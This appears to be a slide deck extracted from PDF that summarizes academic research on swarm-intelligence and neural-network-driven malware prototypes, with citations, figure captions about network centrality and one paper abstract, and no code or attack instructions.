
Zelinka, I., Das, S., Sikora, L., & Šenkeřík, R. (2018). **Swarm virus-Next-generation virus and antivirus paradigm?**. Swarm and Evolutionary Computation, 43, 207-224.



## Swarm Virus – Behavioral Patterns





## In action




Zelinka, I., Das, S., Sikora, L., & Šenkeřík, R. (2018). **Swarm virus-Next-generation virus and antivirus paradigm?**. Swarm and Evolutionary Computation, 43, 207-224.


## Swarm virus – behavioral patterns







Eigenvector centrality of the X-Ware network, capturing its movement through host system




Betweenness centrality of the X-Ware network, capturing its movement through host system


## Advanced malware

- Malware with AI (next generation malware)
  - Intelligent evasion techniques (highly evasive, anti-reversing)
  - Autonomous malware (mass attack with machine speed, targeted and customized attacks)
  - Bio-inspired computation and swarm intelligence (mutate, evolution, swarm intelligence malware)

Traditional targeted attack





NN-powered targeted attack



# Neural swarm malware

- X-Ware powered by ANN
- Centralized version
- Distributed version



Each virus in the swarm is embedded with a MLP



## More reading




Fig. 4.5: Virus simulate the ANN working mechanism

Thanh, C. T., Zelinka, I. & Senkerik, R. (2019, July). Neural Swarm Virus. In 7-th Joint International Conferences on Swarm, Evolutionary and Memetic Computing Conference (SEMCCO 2019) & Fuzzy And Neural Computing Conference (FANCCO 2019), Maribor, 10-12 July 2019

## Neural swarm virus

Cong Truong Thanh<sup>1</sup>[0000-0001-6603-392X], Ivan Zelinka<sup>1</sup>[0000-0002-3858-7340],  
and Roman Senkerik<sup>2</sup>[0000-0002-5839-4263]

<sup>1</sup> Faculty of Electrical Engineering and Computer Science  
VSB-Technical University of Ostrava  
17. listopadu 2172/15, 708 00 Ostrava-Poruba, Ostrava, Czech Republic  
cong.truong.thanh.st@vsb.cz, ivan.zelinka@vsb.cz


<sup>2</sup> Faculty of Applied Informatics  
Tomas Bata University in Zlín  
T. G. Masaryka 5555, 760 01, Zlín Czech Republic  
senkerik@utb.cz

**Abstract.** The dramatic improvements in computational intelligence techniques over recent years have influenced many domains. Hence, it is reasonable to expect that virus writers will taking advantage of these techniques to defeat existing security solution. In this article, we outline a possible dynamic swarm smart malware, its structure, and functionality as a background for the forthcoming anti-malware solution. We propose how to record and visualize the behavior of the virus when it propagates through the file system. Neural swarm virus prototype, designed here, simulates the swarm system behavior and integrates the neural network to operate more efficiently. The virus's behavioral information is stored and displayed as a complex network to reflect the communication and behavior of the swarm. In this complex network, every vertex is then individual virus instances. Additionally, the virus instances can use certain properties associated with the network structure to discovering target and executing a payload on the right object.

